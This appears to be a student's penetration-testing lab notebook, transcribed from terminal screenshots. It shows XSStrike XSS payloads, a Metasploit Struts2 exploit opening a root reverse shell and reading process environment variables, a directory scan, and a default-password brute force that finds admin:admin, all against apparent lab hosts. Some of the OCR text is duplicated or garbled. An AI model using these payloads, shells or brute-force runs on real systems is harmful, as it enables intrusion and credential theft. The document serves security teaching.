
Example url #2

Activities Terminal ▾ May 30 4:25 PM

root@kali: ~/XSSTrike

```
(env) root@kali:~/XSSTrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/reflected/parameter/head?q=a"
XSSTrike v3.1.4
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
[+] Payload: <DETAils%09onp0IntEReNtER%09=%09confirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSSTrike#
```

A screenshot of a Kali Linux desktop environment. On the left is a vertical dock with icons for various applications: a browser (Tor), a video player, a messaging app, a terminal, a file manager, a code editor (VS Code), a terminal (Activities), and a terminal (Terminal). The main window is a terminal window titled 'root@kali: ~/XSSTrike'. It displays the output of the 'xsstrike.py' script, which is performing a scan on a target URL. The output shows the tool is offline, testing the 'q' parameter, finding one reflection, generating 3072 payloads, and providing a payload example. A question mark icon in the dock indicates there are more applications available.



Example url #3


Activities Terminal ▾ May 30 4:32 PM

root@kali: ~/XSStrike

```
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/reflected/parameter/HEAD?q=a"
XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
-----
[+] Payload: <DETAils%09onp0IntEReNTER%09=%09confirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/reflected/parameter/attribute_"
XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 6168
-----
[+] Payload: "></SCRipt/><a%0aOnmoUSEoVer%09=%09confirm()%>v3dm0s
[!] Efficiency: 100
[!] Confidence: 11
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSStrike# 
```



Commix

Show a screenshot of the payload that the tool finds to discover the vulnerability.

Perform an 'ls' and a 'pwd' and show the results in screenshots showing you have obtained access.

5.5 Metasploit

Use this shell and show screenshots of the execution of the following commands to obtain the current working directory of the server, a directory listing of it, the uid of it, and a full process listing of the server.

Activities Terminal May 31 11:20 AM root@kali: ~

```
msf6 exploit(multi/http.struts2_content_type_ognl) > exploit
[*] Started reverse TCP handler on 10.138.0.9:80
[*] Sending stage (38 bytes) to 10.138.0.17
[*] Command shell session 1 opened (10.138.0.9:80 -> 10.138.0.17:48480) at 2021-05-31 14:19:09 -0400

pwd
/usr/local/tomcat
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
velocity.log
webapps
work
clear
TERM environment variable not set.
id
uid=0(root) gid=0(root) groups=0(root)
ps auxww
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START    TIME COMMAND
root           1  4.8 10.4 2486628 419552 pts/0    Ssl+ 18:11   0:25 /docker-java-home/jre/bin/java -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.endorsement.dirs=/usr/local/tomcat/endorsed -classpath /usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar -Dcatalina.base=/usr/local/tomcat -Dcatalina.home=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/temp org.apache.catalina.startup.Bootstrap start
root           52  0.0  0.0   4336   764 pts/0    S+   18:19   0:00 /bin/sh
root           57  0.0  0.0  17500  2072 pts/0    R+   18:19   0:00 ps auxww
```

For the process that launched the server, show a screenshot of its environment variables as revealed via /proc

Activities Terminal ▾ May 31 11:21 AM root@kali: ~

```
/usr/local/tomcat
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
velocity.log
webapps
work
clear
TERM environment variable not set.
id
uid=0(root) gid=0(root) groups=0(root)
ps auxww
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START    TIME COMMAND
root      1  4.8 2486628 419552 pts/0  Ssl+ 18:11   0:25 /docker-java-home/jre/bin/java -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.endorsement.dirs=/usr/local/tomcat/endorsed -classpath /usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.jar -Dcatalina.base=/usr/local/tomcat -Dcatalina.home=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/temp org.apache.catalina.startup.Bootstrap start
root      52  0.0  0.0   4336   764 pts/0  S+  18:19   0:00 /bin/sh
root      57  0.0  0.0  17500  2072 pts/0  R+  18:19   0:00 ps auxww
cat /proc/1/environ
OPENSSL_VERSION=1.1.0f-3HOSTNAME=ba8cc4d8288dLD_LIBRARY_PATH=/usr/local/tomcat/native-jni-libHOME=/rootCATALINA_HOME=/usr/local/tomcatTOMCAT_MAJOR=7JAVA_VERSION=7u131PGP_KEYS=05AB33110949707C93A279E3D3FE6B086867BA6 07E48665A34DCFAE522E5E6266191C37C037042 473092070818FD8DCD3F83F1931D684307A10A5 541FBE7D8F78B25E055DDEE13C370389288584E7 61B832AC2F1CSA90F0F9B00A1C506407564C17A3 713DA88BE5091153FE716F5208B0AB1D63011C7 79F7026C690BAA50B92CD8866A3AD3F4FF22C4FED 9BA44C2621385CB966EBA586F72C284D731FABEE A27677289986DB50844682F8ACB77FC2E86E29AC A9C5DF4022E99998D9875A5110C01C5A2F6059E7 DCFD35E0BF8CA7344752D886FB21E8933C60243 F3A04C595DB586A5F1ECA43E3B7BBB100D811B8E F7DA48BB64BCB84ECBA7EE6935CD23C10D498E23TERM=xtermJAVA_DEBIAN_VERSION=7u131-2.6.9-2-deb8u1PATH=/usr/local/tomcat/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binTOMCAT_GZ_URL=https://www.apache.org/dyn/closer.cgi?action=download&filename=tomcat/tomcat-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gzLANG=C.UTF-8TOMCAT_VERSION=7.0.79TOMCAT_ASC_URL=https://www.apache.org/dist/tomcat/tomcat-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gz.ascJAVA_HOME=/docker-java-home/jrePWD=/usr/local/tomcatTOMCAT_NATIVE_LIBDIR=/usr/local/tomcat/native-jni-lib
```

Show a screenshot of the results for your lab notebook, then return to the main console

Activities Terminal May 31 11:29 AM

```
root@kali: ~
-----
DICTIONARY /usr/share/metasploit-framework/data/wmap/
             wmap_dirs.txt      no      Path of word dictionary to use
PATH          /                  yes     The path to identify files
Proxies       no
RHOSTS        yes    A proxy chain of format type:host:port[,type:host:port][...]
RPORT         80                yes     The target port (TCP)
SSL           false              no      Negotiate SSL/TLS for outgoing connections
THREADS       1                 yes     The number of concurrent threads (max one per host)
VHOST         no      HTTP server virtual host

msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 10.138.0.2
RHOSTS => 10.138.0.2
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 10.138.0.2
[+] Found http://10.138.0.2:80/cgi-bin/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/css/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/doc/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/files/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/footer/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/icons/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/img/ 404 (10.138.0.2)
[+] Found http://10.138.0.2:80/index/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/js/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/ldap/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/upload/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/xml/ 200 (10.138.0.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > 
```

**Scroll up to find successful login and take a screenshot of the output.
Note, to only show the result, do the following and then re-run**

Activities Terminal May 31 11:32 AM
root@kali: ~

```
[+] Found http://10.138.0.2:80/img/ 404 (10.138.0.2)
[+] Found http://10.138.0.2:80/index/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/js/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/ldap/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/upload/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/xml/ 200 (10.138.0.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > back
msf6 > use auxiliary/scanner/http/http_login
msf6 auxiliary(scanner/http/http_login) > set RHOSTS 10.138.0.3
RHOSTS => 10.138.0.3
msf6 auxiliary(scanner/http/http_login) > set AUTH_URI /authentication/example1/
AUTH_URI => /authentication/example1/
msf6 auxiliary(scanner/http/http_login) > exploit

[*] Attempting to login to http://10.138.0.3:80/authentication/example1/
[+] 10.138.0.3:80 - Success: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 10.138.0.3:80 - Failed: 'manager:admin'
[-] 10.138.0.3:80 - Failed: 'manager:password'
[-] 10.138.0.3:80 - Failed: 'manager:manager'
[-] 10.138.0.3:80 - Failed: 'manager:letmein'
[-] 10.138.0.3:80 - Failed: 'manager:cisco'
[-] 10.138.0.3:80 - Failed: 'manager:default'
[-] 10.138.0.3:80 - Failed: 'manager:root'
[-] 10.138.0.3:80 - Failed: 'manager:apc'
[-] 10.138.0.3:80 - Failed: 'manager:pass'
[-] 10.138.0.3:80 - Failed: 'manager:security'
[-] 10.138.0.3:80 - Failed: 'manager:user'
[-] 10.138.0.3:80 - Failed: 'manager:system'
[-] 10.138.0.3:80 - Failed: 'manager:sys'
[-] 10.138.0.3:80 - Failed: 'manager:none'
[-] 10.138.0.3:80 - Failed: 'manager:xampp'
[-] 10.138.0.3:80 - Failed: 'manager:wampp'
[-] 10.138.0.3:80 - Failed: 'manager:ppmax2011'
[-] 10.138.0.3:80 - Failed: 'manager:turnkey'
[-] 10.138.0.3:80 - Failed: 'manager:vagrant'
```

Activities Terminal ▾ May 31 11:32 AM

```
[+] 10.138.0.3:80 - Failed: 'vagrant:password'  
[+] 10.138.0.3:80 - Failed: 'vagrant:manager'  
[+] 10.138.0.3:80 - Failed: 'vagrant:letmein'  
[+] 10.138.0.3:80 - Failed: 'vagrant:cisco'  
[+] 10.138.0.3:80 - Failed: 'vagrant:default'  
[+] 10.138.0.3:80 - Failed: 'vagrant:root'  
[+] 10.138.0.3:80 - Failed: 'vagrant:apc'  
[+] 10.138.0.3:80 - Failed: 'vagrant:pass'  
[+] 10.138.0.3:80 - Failed: 'vagrant:security'  
[+] 10.138.0.3:80 - Failed: 'vagrant:user'  
[+] 10.138.0.3:80 - Failed: 'vagrant:system'  
[+] 10.138.0.3:80 - Failed: 'vagrant:sys'  
[+] 10.138.0.3:80 - Failed: 'vagrant:none'  
[+] 10.138.0.3:80 - Failed: 'vagrant:xampp'  
[+] 10.138.0.3:80 - Failed: 'vagrant:wampp'  
[+] 10.138.0.3:80 - Failed: 'vagrant:ppmax2011'  
[+] 10.138.0.3:80 - Failed: 'vagrant:turnkey'  
[+] 10.138.0.3:80 - Failed: 'vagrant:vagrant'  
[+] 10.138.0.3:80 - Failed: 'connect:connect'  
[+] 10.138.0.3:80 - Failed: 'sitecom:sitecom'  
[+] 10.138.0.3:80 - Failed: 'cisco:cisco'  
[+] 10.138.0.3:80 - Failed: 'cisco:sanfran'  
[+] 10.138.0.3:80 - Failed: 'private:private'  
[+] 10.138.0.3:80 - Failed: 'wampp:xampp'  
[+] 10.138.0.3:80 - Failed: 'newuser:wampp'  
[+] 10.138.0.3:80 - Failed: 'xampp-dav-unsecure:ppmax2011 '  
[+] 10.138.0.3:80 - Failed: 'vagrant:vagrant'  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/http/http_login) > set VERBOSE false  
VERBOSE => false  
msf6 auxiliary(scanner/http/http_login) > exploit
```

:[*] Attempting to login to http://10.138.0.3:80/authentication/example1/
:[+] 10.138.0.3:80 - Success: 'admin:admin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) >

